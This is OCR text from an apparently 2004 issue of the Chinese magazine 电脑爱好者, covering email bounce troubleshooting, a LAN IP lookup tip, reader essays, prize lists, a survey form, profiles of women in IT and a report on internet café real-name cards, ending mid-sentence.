答:如果没有收到朋友的信件，请先检查自己的免费信箱是否有问题。最简单的办法是给自己发一封邮件，如果发得出去也能收到，说明免费邮箱一切正常。另外还要检查一下是不是垃圾邮件过滤设置不当造成的。如果以上两点都没有问题，很有可能就是中间线路，或对方邮件服务器有问题造成的。影响E-mail的接收影响因素很多，一个因素是发送邮件服务器，另一个因素是中间线路，再一个因素是对方服务器，如果中间任何一个环节出现问题的话，都有可能出现收不到邮件的情况。具体是哪一个环节出现问题，要根据对方的退信来判断，你可以和对方联系一下看看是否有退信产生，根据退信中的信息便可判断问题所在了。

3 发出的E-mail为何被退回

问:我用自己的新浪邮箱给朋友发了一封邮件，为什么页面提示发送邮件成功，一会儿却收到退信？我发了好多次都是如此。

答:如果你使用免费邮箱给别人的邮箱发信，但对方没有收到，你的邮箱出现了退信，出现这种情况一般来说是对方服务器或你的操作可能有问题。这时，请打开这封退信，退信的正文里面一般都有出现退信的原因。因为多是英文信息，所以有必要解释一下。

(1)没有这个收件人。退信提示信息一般为:Invalid address (#5.5.0)，User unknown或User is not found等。请核对对方E-mail地址是否正确。一般是邮件地址@前面的部分填写有错，请核对无误后再给对方发送。

(2)没有这个主机。退信提示信息一般为:Sorry,I couldn't find any host named xxxx.com.cn(#5.1.2)。原因一般是对方邮件地址@后面的部分有错误，比如把@sina.com写成sian.com，另外也有可能是对方服务器有问题或者中间线路有问题。如果名字核对无误，你只能让对方解决。

(3)对方邮箱已满。退信提示信息一般为:Receiptor's mailbox is full (#5.5.4)或者Quota exceed the hard limit for user。你只能让对方清空邮箱后再发送。

(4)对方服务器拒绝接收。新浪邮件退信提示信息一般为:Recipient address rejected: Relay access denied或552 Error: content rejected。原因是对方邮件服务器将新浪邮件屏蔽掉了，你最好通过其他邮箱和对方邮件管理员联系，说明情况，解除屏蔽就可以了。或者换一个其他邮箱和对方联系。

(5)你发给对方的信件大小超过了对方邮箱允许的范围。退信提示信息一般为:552 Message size exceeds fixed limit。请减小邮件后重新发送。

(6)对方服务器忙。退信提示信息:Sorry, I wasn't able to establish an SMTP connection(#4.4.1)或者550 System is busy。解决方法是你给对方重新发送一次，最好同一封信件多发送几次，收到的概率应该大一些。

另外，如果你实在无法查找退信的原因，请你将退信作为附件发给webmastercn@staff.sina.com.cn，并注明是“请查找退信原因”，新浪服务人员收到邮件后，将会给你回复。

4 一次获知局域网中所有电脑的IP地址

问:局域网中所有电脑的名字可以通过“网上邻居”中查看到，要查看某台电脑的IP地址，我通常是采用“ping 计算机名”的方法得到。请问，如果我希望快速获知一个有多台电脑组成的局域网中所有电脑的IP地址，有什么好的方法？

答:你可以借助工具软件实现这一想法。建议你采用一款名为NetSuper的软件，使用这款软件，只要确保局域网内所有计算机都已开机，并均已登录Windows，则按NetSuper主窗口的“搜索计算机”按钮，即可在很短的时间内在主窗口左半侧的“计算机列表”框中显示所有计算机的相关资料，其中包括计算机名、IP地址、计算机描述、域/工作组、MAC地址等资料。由于NetSuper只能搜索“活动”(即已开机、已进入Windows、已连入局域网)的计算机，所以，搜索前别忘了让所有计算机均处于“活动”状态。

CF [SB04]

电脑爱好者 让我欢喜让我忧

■ 河南 王海峰

我的老公是一位电脑爱好者，在同事们中他可称得上是一位电脑高手，“威名”远扬，我们的故事还得从电脑说起。

与他的相识是在一个狂风怒吼、飞沙走石的冬日，第一次见面聊得最多的是那恶劣的鬼天气，还有就是他不时提醒我喝把玩在我手中的杯子里的水，说是气候太干燥要多补充水分。

原准备让我生平第一次约会就这样在漫无边际的谈话中落下帷幕，因为初次相见，他给我留下的印象极其平淡，惟一能够想起的是“红娘”一再强调他的电脑水平很高，是一位电脑爱好者。

恰在这时，单位配了两台电脑，只有几十人的小部门，那时我是惟一的一块儿“大砖”，领导说：“这两台机子就交给你了。”我当时就傻了眼，虽说对电脑知识略懂一二，但那终究是纸上谈兵，连触摸键盘的次数都是屈指可数，面对那一大堆要由电脑来完成的工作，我更是晕头转向，无从下手。在这“危急时刻”，我想起了只有一面之交的他。

那时的他的确可以称得上是一位“电脑高手”，对于我提的那些或难或易有时甚至是有点儿幼稚的问题，他都能不计较时间的早晚，有问必答，即使是在午夜酣睡之际被惊扰，他也依然能够有条不紊，不慌不忙地耐心“遥控指教”，解答完后便会嘘寒问暖一番，并找个理由约定下次见面的时间。

在相聚的日子里，我们的话题更多的还是电脑，他领着我上QQ、逛BBS，在网上世界的角角落落里进进出出，玩得不亦乐乎。也就是在那时我觉得电脑不再如想象般那么神秘莫测，他更像块儿磁铁，深深地吸引着我。

在他的相助之下，我的电脑水平日益攀升，对付日常工作已是绰绰有余，有时还能排除点儿小小的故障，这些让我在同事间颇感沾沾自喜、洋洋得意。而他的这一特长，于我而言是日渐膨胀、扩大，我最终决定与他生活在同一屋檐下。

在恋爱的季节，我们银子花得不多，因为电脑的缘故，外出活动大大减少。即使是闹矛盾，也是由电脑解围，他通常往我信箱里塞满满的，内容情真意切的，画面憨态可掬，让人忍俊不禁的卡片……现在想来，可以说是电脑使我们告别了单身。

电脑似一双无形的手，将我们牵在一起，同时也是我们学习、工作中离不开的好助手，但它同时也是引发我们家庭战争的导火索。

成家之后，常常是一觉醒来不见枕边人，而此时的老公通常是在电脑前或玩游戏或上网，悠哉悠哉，对我的出现他浑然不知。更让人可气的是，为了争取玩电脑的时间与机会，在我向他讨教电脑知识的同时，他更是借机谈条件相要挟，以摆脱洗衣、打扫卫生等家务琐事的纠缠。

在和老公相处的近三年的日子里，我的魅力渐渐让给了电脑。为了电脑，他能茶不思，饭不想，觉不睡。遇着电脑有故障，他能通宵达旦把电脑大卸八块儿，仔细耐心地查个究竟，但是面对赌气、生气、泪雨滂沱时的我，他则一脸迷茫，十有八九都是手足无措。

唉，与电脑爱好者相处，真是让我欢喜让我忧！**(请本文作者告知我们您的详细地址)**

走进读者的电脑生活

《走进读者的电脑生活》

征文启事

拥有上百万读者的《电脑爱好者》群体是一个浩大的资源宝库，在这个巨大的宝库中一定蕴藏着许许多多感人肺腑的电脑故事。亲爱的读者朋友们，如果你的生活中也有动人的电脑故事，那就写出来让大家共享吧。

征文时间:2004年全年有效

电子信箱:hotline@cfan.com.cn (请同时抄送到 anshiwei16888@126.com)

邮政地址:100086 北京9615信箱《电脑爱好者》编辑部在行动(“走进读者的电脑生活”稿)


(提示:文章体裁不限，全文字数要求在2000字以下。稿件一经发表，即付作者样刊与稿酬，稿费每千字不低于100元。本栏目不考验你的电脑技术水平，我们相信，菜鸟也有感人的电脑故事。)

第15期杂志相关软件索引

	软件	软件说明	页码
	‖SCN CopiXP 4.1	让你同时使用多达10个原汁原味的Windows剪贴板	12
荐	KillCopy 2.82	增强复制功能，速度更快，具备自动续拷、速度控制等实用功能	13
荐	RockXP 3.0	查看和修改Window XP序列号，备份激活信息	17
荐	Neutron	Windows 98/2000也能实现通过互联网时钟服务器校对系统时钟	25
荐	Desktop Album 0.27 汉化版	轻轻松松组合壁纸	34
荐	Sqirlz Morph 1.0	将图片组合成图片的软件	34
	日语背单词 1.89	学习日语的利器	34
荐	ArtRage 1.0	用电脑画图的强大工具,还有拓图功能	34
	开心知识问答 5.1精华版	在游戏的同时还能学到知识的问答类软件	35
	QQ手写板1.1.0001	让QQ支持手写功能	55
	QQ2004 Beta	QQ的最新版本，改进不小	58
	M2P 3.93	用手机遥控电脑关机、查杀毒等	61

“征集优秀选题”启事

《电脑爱好者》编辑部长期在广大读者中征集优秀文章选题。对于被采纳的优秀选题，选题提出者将获得100元～500元的奖励。如果您有写作爱好和能力，在提出选题的同时能完成选题的写作，文章被采用后除可获得选题奖外还可以得到丰厚的稿酬。如果您有好的选题，欢迎寄给我们。也可以发送邮件到cf.xuanti@cfan.com.cn



信来信往

因为有您的关注，《电脑爱好者》才这样精彩！

每天，小编们最开心的时刻就是看读者来信，因为从这里面，可以得到很多很多信息，或者是鲜活的选题，或者是创新的建议，或者是幽默的笑话，或者是中肯的批评……正是有着不计其数的读者的关心、支持与帮助，《电脑爱好者》才能够不断地发生着改变，不断地进步。本期我们要特别感谢山东省青岛市港务集团公司铁路运输分公司计算机信息科的徐健朋友，感谢他为我们的杂志提出了许多好建议，特此奖励500元！

内蒙古包头读者杨洋：我在学习电脑的过程中遇到问题可以向你们提问吗？是否收费？如何向你们提问？写信还是发邮件？打电话可以吗？我向傻博士信箱发过许多技术问题为何不能全部得到回复？

爱刊回音：首先告诉大家的是我们的所有答疑服务都是免费的义务服务，我们目前没有开设收费答疑服务项目。我们在完成刊物编辑出版的同时，愿意为大家提供力所能及的技术服务。

随着电脑普及狂潮的来临，读者来信与日俱增，通过各种渠道咨询技术问题的读者非常之多，编辑部每月可收到数千封普通信件、数万封电子邮件，而编辑部目前的力量只能满足优先回复与刊物质量、栏目文章内容直接相关的投诉或技术问题，对于刊物栏目文章以外的其他技术问题，我们全体编辑人员会根据时间情况尽自己最大的努力，最大限度地回复大家。如果您有问题没能得到及时回复，还请您能够谅解。

虽然我们目前还不可能对每位读者的技术问题一一回复，但对于每位读者的来信，我们都会一一过目。对于来信评价我们刊物的读者，我们一般会发一封感谢信，尽管是寥寥数语，但也总是我们的一点心意。对于大家提出的各种技术问题，我们会总结共性比较强的问题，挑选大家普遍关注和感兴趣的问题在“傻博士”栏目中予以解答，或者直接在论坛上发布或回复。

为了方便读者上网提问，我们在《电脑爱好者》网站上开辟了读编交流和技术论坛，对刊物质量问题和技术问题进行解答，论坛地址是http://www.cfan.com.cn/bbs。论坛上的技术力量相对集中一些，这里会有各位编辑随时到场解答问题，还有全国各地的电脑高手和《电脑爱好者》的资深老读者、老作者云集，热心为大家解答问题。所以，如果您有问题还可以直接到论坛发帖，这样能得到更快的回复。

为了更加快捷方便地解决读者朋友们在学用电脑过程中遇到的各种疑难问题，最近我们又开通了电脑救援短信社区。遭遇软件问题、邂逅硬件故障、突发网络难点，《电脑爱好者》特聘的全职电脑高手免费帮您解答！不怕问题难，就怕没问题！详情参见《电脑爱好者》第14期48页相邻的宣传页。

当然，我们也欢迎您在我们的工作时间内(周一至周五9:00～16:30)电话咨询刊物相关的技术问题，提出您对办好我刊的各种好想法好建议。联系电话请参见刊物版权页上的编辑部电话。另外，为了方便大家联系，我们在给所有热心读者的回信中也都附有我们的服务电话。

《电脑爱好者合订本》有奖问答获奖名单

(各奖励一套正版《豪杰超级解霸V8》，即刻寄出)

（原问答刊登在《电脑爱好者》杂志第11期）

李珂鑫　杜　勇　王金龙　郭文伟　姜华光　常海生　李华安　张继平
王连青　黄超群　杜　江　张岐亮　王　成　包锋志　仲维峰　宋占龙
孙　波　闵文平　王　蓬　张　军　叶　林　王金凤　车　稳　吕世明
沈传智　陈耕勋　杨　坤　陈健辉　李　军　崔志坚　陈　鑫　王安全
薛广涛　张　健　黄林森　朱　辰　王学文　王　辉　唐　伟　于福生
陈　韬　孙景楠　沈　爽　于　欣　陈东和　朱元才　陈伟光　侯　新
张进保　陈洪玉

读者可到www.cfan.com.cn以及相关论坛查询更详细的信息。

重要声明

1.作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明，否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。

5.本刊介绍的互联网网站(主页)在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站(主页)今后不含非法内容(链接)，读者一经发现请立即向当地公安机关举报。

6.本刊所载文章作者授权本社声明:本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。

热心评刊员公布

以下32位读者被评为2004年第11期热心评刊员。㊟表示为《电脑爱好者》2004年全年订户。

优秀奖2名（爱国者DC-1350数码相机）

吴天琦	浙江省苍南县灵溪镇玉巷路271号	325800
许健强	广西防城港市残疾人联合会	538001

纪念奖30名（超星读书卡30元）

刘　旭(重庆)　王　醇(福建)　刘建斌(新疆)　曾灵芳(湖南)　邓　军(湖南)　陈　晔(福建)
陈淑贤(吉林)　余建刚(云南)　刘　皓(湖南)　于文龙(山东)　武祥亮(内蒙古)　王梓恒(陕西)
汤　峰(辽宁)　姜晓希(北京)　艾合麦提尼亚孜(新疆)　姜丽静(吉林)　海　清(河南)
梁杰初(广东)　周欲乐(上海)　莫　艳(广西)　张　昆(北京)　黄坚毅(广西)　张继泽(山东)
张广明(广州)
陈志坚(福建)㊟　戚雪峰(辽宁)㊟　张文炤(新疆)㊟　刘建定(云南)㊟　严叶伟(浙江)㊟　吴宏斌(黑龙江)㊟

最佳文章公布

2004年第11期优秀文章

第一名：“硬件步步高”栏目《拿什么来拯救你——硬盘损坏与坏道修复全接触》作者：**子言**获得奖金500元和《电脑爱好者》荣誉证书。


第二名：“系统应用”栏目《被遗忘的强力瑞士军刀——Debug应用实例秀》作者：**俞伟明**获得300元奖金和《电脑爱好者》荣誉证书。

第三名：“系统应用”栏目《“我的文档”不走寻常路》作者：**软件DIY**获得200元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2004年第15期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选40位热心评刊员，发给丰厚的奖品。



优秀奖:10名

奖品：友立DVD制片家

价值：98元



DVD制片家提供简易的精灵式制作流程，让您迅速轻松地将家庭影片刻录成DVD或VCD。

通过它您能建立专业风貌的场景选单，并可以建立您自己的CD卷标和外壳封面。

它可让您使用CD或DVD刻录机制作可在普通VCD/DVD播放机上播放的精彩的高清晰度相片VCD/DVD光盘，可在大屏幕电视上观赏。

友立DVD制片家

纪念奖:30名

奖品：友立我形我速纹身酷库

价值：48元



纹身酷库、吻出真我风彩！
丰富多彩的纹身纸贴，绝对吻合并张扬你的个性！
潮流与时尚转瞬即变，从容更新图库吻合时代风！
世界级专用纹身贴纸，吻合健康肌肤持久不褪色！
附精彩纹身解决方案，随时随地随心所欲！

内含我形我速3.0完整版、美国艾利可打印纹身贴纸一张、200张纹身图案可供选择。

友立我形我速纹身酷库

■个人资料

姓名＿＿＿＿＿＿ 出生日期＿＿＿＿＿＿ 性别＿＿＿＿ 文化程度＿＿＿＿

职业＿＿＿＿＿＿ 联系电话＿＿＿＿＿＿ 通讯地址＿＿＿＿＿＿＿＿＿＿

邮政编码＿＿＿＿＿＿ Email＿＿＿＿＿＿＿＿＿＿＿＿ QQ＿＿＿＿＿＿

■本期文章评价

(请填文章结尾处的代码，如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　　因	文章代码	原　　因	文章代码

■本期栏目评价

(如关注此栏目，请选择“喜欢”或“不喜欢”；如不关注此栏目，只选择“不关注”即可。)

	不关注此栏目	喜　欢	不喜欢
CFan新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络e生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真、精明买家			
评测直击			
创业&就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价:□很好 □较好 □一般 □较差 □很差

2.本期与前几期的比较:□比以前好 □与以前差不多 □不如以前

3.本期杂志的总体难度:□太简单 □还可以 □比较适中 □有点难 □太难

■软件专题调查

1.您正在使用哪种杀毒软件？＿＿＿＿＿＿＿＿＿＿

2.如果微软进军杀毒软件市场，您认为它的产品定价是多少您才能接受？＿＿＿＿＿＿

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效，请寄至:北京9615信箱(邮编:100086) 《电脑爱好者》编辑部 / 评刊2004年第15期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn 评刊截止日期2004年9月1日(以邮戳为准)

网络评刊:http://www.intodigi.net/cfan/pk/



她们最美丽的时刻在哪里？事业还是家庭？
她们最富有的是什么？财富、地位或者韧性？
她们最渴望的是什么？成功、年轻、亦或被理解？
她们最缺少的是什么？被支持乃至承受压力？

IT行业：谁说女子不如男？

■ 阿健

在激烈变革的IT产业中，女性的贡献不可忽视。一项最新IT女性工作调查显示，女性成功的年龄普遍早于男性。媒体的聚光灯常会照在她们取得一定成绩后辉煌的那一刻，而又可曾知道作为女性，取得一定成绩的背后需要付出比男性更多的努力？创业之旅绝不是一帆风顺的，在经历过迷茫与困惑，付出过辛劳与汗水后，她们有时甚至得不到社会的认可。即使这样，她们仍然没有放弃，是什么信念支撑着她们柔弱的身躯？她们为之喜怒哀乐的又是什么？请随我一同近距离接触平凡而又伟大的IT女性。

Vivian628：我爱故我在

她有着3年网络音乐节目DJ的丰富经验，却是一名不折不扣的小学数学教师；她因做网络音乐节目的成功多次成为电台的嘉宾，却一天真正的DJ也没有做过；她相貌平平，却笼络了众多网络音乐高手；她自筹经费建网为歌手，却至今未取得丝毫报酬。她就是新歌秀唱网的主创人员兼女主播Vivian628，一位名副其实的网络音乐界大腕儿。

Vivian628是王莉萍的网名，王莉萍因Vivian628而出名，因此我们还是习惯地称她Vivian628。她首次触网做音乐要从3年前说起。那时候，喜欢配乐散文的Vivian628登录了猫扑网的音乐论坛。说来也巧，一个安静的女孩儿和一群网络翻唱音乐的歌手一拍即合，帖子的交互间透出几分投缘，也许大家的理想就是振兴网络翻唱、原创音乐吧。在她的核心“领导”下，网络音乐高手Worker、小明、香香、土豆在各种论坛音乐栏目频频亮相，一时间8Cool网、秀网、搜刮网等一批论坛聚齐了人气。

正当搜刮网因她们的存在而人气飙升的时候，因版权纠纷，搜刮网封杀了Vivian628以及一批翻唱及原创歌手的ID（论坛登录）号码。眼看着渐渐聚齐的人气，稍成气候的准专业论坛就这样被毁，Vivian628和歌手们几乎到了崩溃的边缘。然而，她凭借着女性特有的韧性坚强地挺过来了。目前的Vivian628自己创办了新歌秀唱网，虽然只是个开头，自己也只是兼职在做“DJ”，而且入不敷出，她向着自己的理想迈进了一步：做一个网络翻唱、原创音乐的专业网站。

“版权纠纷让我学会了用法律保护自己；做网络音乐网站，让我结交了很多挚友；我还不满足自己的现状，我们的网站才刚刚起步，商业化的过程再艰难我也不怕，谁让我是不服输的女人呢！我爱故我在。”
——王莉萍



王莉萍，网名Vivian628

一个生活在虚拟世界中的真实女孩

网络为她带来众多的不是财富而是朋友

网络文学留有她的心灵呼唤与内心世界

FLASH动画令她绘出不同的感触与精彩

网络中的翻唱与原创音乐伴她始终

Vivian628让虚拟世界中的奇才们尽显风采！

小资料

世界最富有的女人之伊凡卡·特朗普

她的姓氏“TRUMP”在英文中已经成为巨富的同义词。

在美国纽约大西洋城的滨海大道上，三大著名赌场（特朗普城堡、特朗普广场和泰姬·玛哈大厦）的主人就是伊凡卡的父亲特朗普。她的卧室在特朗普城堡的六十八楼，可以俯瞰纽约中央公园，私人飞机、贴身保镖、私人助理、高档派对和名贵珠宝编织成这位女继承人的丰富生活。伊凡卡继承的不仅是母亲的美貌还有父亲的商业头脑，她很早就下决心要赚到25亿美元，相当于她能从父亲那里继承来的数额。



Shellapi：做女程序好累



苏娟，24岁，现为某银行科技部程序员，MSN Shell 作者；13岁开始使用电脑，经历了PC从80年代至今的沧桑变革，擅长系统底层编程，喜欢收集各式各样的袜子和可爱的布娃娃。

“做IT人累，做IT程序员更累，做IT女程序员，而且要取得一定成绩，真的好累！”此话来自知名的共享软件MSN SHELL的开发者，杰出的女性程序员苏娟，Shellapi是苏娟的网名。

苏娟是名牌大学计算机专业的毕业生。由于电脑启蒙教育特别早，她初中时已经获得了奥林匹克信息技术奖项。苏娟的正式工作是银行后台技术人员，估计是和银行结算系统的开发维护沾边。也许是女人特有的敏锐洞察力，她选择了即时通讯软件中相对高端产品MSN Messenger作为进入软件市场的突破口。“开发插件并不是目的，从微软手中‘顺便’争取用户群，才是开发MSN SHELL的根本原因。”苏娟如是说。

记者：作为成功的女性程序员，你感觉如何？

苏娟：这个怎么说呢，女程序员确实在现实中付出的比男程序员多，但我得到的也很多，我喜欢编程，她是我的爱好，当你把它当成兴趣，就不在乎付出多少了。不过试想一下，周末，当朋友们相约去逛街的时候，我选择坐在电脑前写程序。夜深了，我虽然不会像男程序员一样通宵达旦，但也会比一般的女孩子晚睡，这对一个爱美的女孩来说，是最大的代价了。

记者：程序员的生涯很短啊，女人的青春更加短暂，你今后有什么打算吗？

苏娟：假设MSN SHELL这个产品能顺利商业化，我会渐渐从一个程序员的角色过渡到管理者的角色吧。

“借孙先生的话：革命尚未成功，同志仍需努力！”

——苏娟

PEGGY：寻求最好的选择



俞渝，当当网上书店联合总裁。1965年5月10日出生于四川重庆，毕业于北京外国语学院分院英语专业。随后进入美国巴布科克威尔科克斯公司工作并赴美继续深造。1992年，获得纽约大学工商管理学院金融及国际商务MBA。

现如今提起当当网，IT圈内路人皆知。凭借骄人业绩，当当网联合总裁俞渝女士多次荣登各种风云人物榜首。在公司内部，员工亲切地称呼俞渝的英文名PEGGY，从这一点我们不难看出俞渝的亲和力非一般女总裁可比。如果说Vivian628刚刚有了创业的萌动，Shellapi开始迈出创业的第一步，PEGGY已经艰难地爬到了创业大厦的巅峰。

俞渝22岁离开故土到美国留学，32岁回国选择创业，这10年，为她后来事业腾飞奠定了基础。她自己总结到：在国内受到了很好的系统教育，学会了严谨地做人做事；美国给她最大的影响在于，不怕失败，敢于创新，并能尽量保持一份轻松的心态。

“亚马逊对我影响最大。”早在1995年，在美国华尔街从事金融业务时，俞渝就关注到了亚马逊网上书店的成立和发展历程，当时就有建立网上书店的想法。但1996年回国时，她却发现国内没有一个动态更新的书目数据库，网民基础人数也远达不到开办网上书店的要求。因此，她选择先从建立中国的可供书目数据库开始入手，一干就是3年。此项工作成果显著，引起了投资商的兴趣，IDG、LCHG、SOFTBANK先后投资，“当当”网上书店应运而生。

在许多人对电子商务悲观的时候，她坚定对电子商务美好未来的信念，选择继续建设新的设施，推出新的服务和商品门类。对理想执着的追求使得当当网在网络购物寒冬中幸运地存活下来。在她的骨子里透着中国女性勤俭持家的优良传统，将企业做成一个大家庭，这使得她的理念“注重控制成本，坚持将企业投资重点放在团队和基础设施建设上”得以顺利执行。

“选择之后还有选择是最好的选择”——俞渝

IT圈里的杰出女性，她们最美丽的时刻就在事业逐步走向辉煌的过程中；她们最富有的除了财富、地位，更多的是坚忍不拔的毅力；她们最渴望的是成功，我们应该给予她们更多的是理解；她们最缺少的仍旧是承受压力的能力，不过她们有最团结的创业团队。

CF [XW01]

小资料

世界最富有的女人之**艾琳·兰黛**



雅诗兰黛夫人去世了，留下她一手创建的化妆品帝国。孙女艾琳·兰黛是现任公司全球营销副总裁，雅诗兰黛的彩妆研发总监，同时也是知名的时尚观察家。她含着金钥匙出生，颇有祖母当年的风范。2003年，她和李泽钜、鲁伟鼎、小默多克等人一起，入选全球商界“最具影响力人物”。2001年担任雅诗兰黛公司全球营销副总裁。她最近的举措就是让世界上最美丽的三位超级名模——埃塞俄比亚的莉雅·凯贝蒂、美国的卡洛琳·摩菲和英国的伊丽莎白·赫莉担任形象代言人。

网吧 = 灰色地带?


■ 阿健

最近一段时期，国家对网吧整治工作始终没有放松。网监部门采取不定期抽查、网络监控的同时，强制网吧经营者对上网者实行实名认证。在强大的执行力面前，网吧的治理效果怎样？整顿工作是否取得了国家预期的成效？记者来到北京数家网吧，开始了为期3天的调查工作。

发现：实名卡“卡不住”未成年人

暗访从大型网吧开始。进入海淀区一家规模比较大的网吧，记者发现这里人气相比整顿之前差了很多。一个厅200多台电脑前，也只有40%的上座率，另外几个厅还都处于关闭状态。门口赫然挂着“未成年人禁止入内”牌匾，服务人员主动要求记者出示有效证件进行登记。服务正规、管理严格，看来人家确实下了功夫。记者走访了几家类似规模的网吧，情况大致如此。

对于中小型网吧，记者选取了人民大学附近的一家借地下室经营的网吧。门外也悬挂有“未成年人禁止入内”牌匾，在楼道拐角处，记者看到了不明显的通知。大致内容是要求上网者携带有效证件，不过为什么张贴在如此不显眼的地方呢？由于中午是一天中的“淡季”，网吧内昏暗的灯光和刺鼻的烟味，让记者觉得这家的经营氛围较大型网吧相差甚远。放眼望去，角落里的几个“年龄较轻”的朋友引起了记者的注意。经理见记者四处张望，忙过来解释说，“这是有成年人监护的未成年人，这样是不违规的。”记者本想拿出身份证登记，不料在这里却发现，想进网吧一律须凭身份证外加20元钱换取一张实名卡。


楼道拐角处的实名登记通知


空空如也的网吧现状


正规网吧明显悬挂警示牌

据记者了解，一张实名卡收费从10元到30元不等。对于经常光顾网吧玩游戏的玩家，花这点钱也是“大巫见小巫”。但细一琢磨，许多偶尔光顾网吧的人，进网吧或许只是为了收发一封电子邮件，那么他的消费成本就大大增加了。

采访中，据某网吧老板介绍，最初实名卡可单独使用。但在推行一段实名制后，一些黑心网吧老板利欲熏心，用别人的身份证或假身份证预先办理了一些实名卡，然后再提供给未成年人上网；还有的是未成年人盗用、借用家长或别人的身份证或实名卡到网吧上网。一些地方推行实名卡后，未成年人进入网吧依然我行我素，实名卡形同虚设。

质疑：网吧竟是“灰色地带”？

公安机关网监部门联合工商、文化部门一起整顿网吧已经初见成效。整顿市场秩序，出台“上网实名制”，建立专门的“绿色网吧”等做法，无非是想还网吧一个晴朗的天空。让未成年人远离经营性网吧，远离不良信息的侵害。可是，某些网吧经营者仍“表面上一套，背地里一套，网监来了一套，网监走了又一套”，戏称网吧是三不管的“灰色地带”。难道网吧的事情就是这样难管？北京市泰丰雨网吧朱经理向记者表达了众多正规网吧经营者的心声。

“为了孩子，我们宁可牺牲经营时间。”北京市泰丰雨网吧朱经理如是说，“有些网吧经营者抱怨，上网接入费交的是全年的，合法经营的网吧营业时间却只能到12点。其实，延长营业时间很大一部分原因是想在无人监管的时候多赚一些‘青年人’的钱嘛。我觉得昧心钱钱宁可不赚。”

“内容控制重于泰山。”朱经理说，“越是小网吧对内容的控制越不严格。一方面，他们没有安装公安部要求的网络神探软件，采取路由分流等限制性措施，致使他们的网络看起来要比我们这里快；另一方面，小型网吧监管不力，致使上网者浏览内容得不到监控，不健康内容比比皆是。”

网络实名制也好，加强监管也罢，更多的体现了有关部门整顿网吧市场“堵”住社会流毒的决心。可面对被称为“灰色地带”的网吧市场，阵地战恐怕已经不能奏效。我们更期待有关部门防守反击的时刻早日来临，整顿网吧还需打“持久战”！

在记者截稿时，北京市政府决定向未成年人开放全市社区服务站的电子阅览室，加之建立专门为未成年人上网的“绿色网吧”，北京市已经在治理网吧市场方面做出了有益的尝试。

CF [XW02]

讲述小编自己的故事……

勇敢者背后的那只手

■ 阿健

如果你爱他，请把他送上蹦极高台，因为那里是天堂；

如果你恨他，也请把他送上蹦极高台，因为那里是地狱。

脚上捆上橡皮筋，从高台坠向湖面，体验自由落体的快感，这就是北京时下流行的蹦极运动。

是为了体验飞行员的乐趣，还是为了获得空中翻越的快感？提到蹦极的魅力，真是仁者见仁。而阿健倾向于这是一项在游戏中塑造勇敢者的运动。

跳下来的人往往被认为是真正的勇士，站在高台上屡屡下望而最终走下来的被认为是懦夫。而当你亲临蹦极运动现场，你会发现并不是每一个跳下来的勇士都是那么大义凛然。当我的同事用快门捕捉勇士们坠落瞬间时，我们发现，在“勇敢者”的背后出现了一只粗壮有力的大手。请大家注意，正是这只手，让那些敢于登高台而顿足于台上的人成为了真正的勇敢者！

学界泰斗牛顿曾经谦虚地把自己的成功归功于站在了巨人的肩膀上。如果我们把从高台上跳下来的勇敢者视为蹦极运动的成功者，那只鲜为人知的大手的作用难道不能等同于“巨人的肩膀”吗？

生活中，这样的例子不胜枚举。当你顺利地升入大学，成为高考的成功者时，你曾想到过父母“双手”的重要性？当你事业上渐入佳境，成为公司的领头羊时，你曾想到过一个成功项目的背后蕴含着多少同事们的“双手”？人们往往会忽视勇敢者背后的那只手，因为就连许多勇敢者在成功后，也会忽视背后那只手的重要性。

鲁迅说，真正的勇士敢于直面惨淡的人生，敢于正视淋漓的鲜血。现在只是让你直面成功的背后，难道你就这样退缩了吗？当然不会。

事情发生在7月23日。当我们杂志社一行29人来到北京风景秀丽的怀柔青龙峡风景区，看到3位同事亲自登高“现艺”时，谁也没有意识到三位勇士当中会有一位是被“推”下来的。结果，这位勇士下来后说的第一句话是，“让大家失望了，我是被推下来的”。即使这样勇敢地说出自己成功背后的隐情，又有谁会嘲笑、鄙视，甚至是讽刺、挖苦这位勇敢者呢？



在我看来，他就是真正的勇士——一位敢于直面成功背后那只手的勇士。

试想一下，迈上阶阶高台，需要战胜多少内心的恐惧。可以说，登上高台然后目测坠落环境的人已经是成功了一半，接下来只要你跳下来了，又有谁会非要弄明白你究竟是怎么跳下来的呢？

最后，献上一幅勇士坠落瞬间的照片与大家分享出游的快乐！CF [DJ01]

追忆似水年华

■ 柳絮飞

大家好，我是新来的小编柳絮飞。前两天，阿健嘱咐我在此跟大家见个面，聊聊自己的故事。前思后想，不如唠唠自己初学电脑的琐事，与大家分享成熟的快感。

小编曾经是一个“文学爱好者”，1995年前，当我还不明白电脑为何物的时候，绝不会想到，有一天我将与它“休戚相关、生死与共”。我迷上电脑是因为看了一首电脑“创作”的诗《北方的思念》：

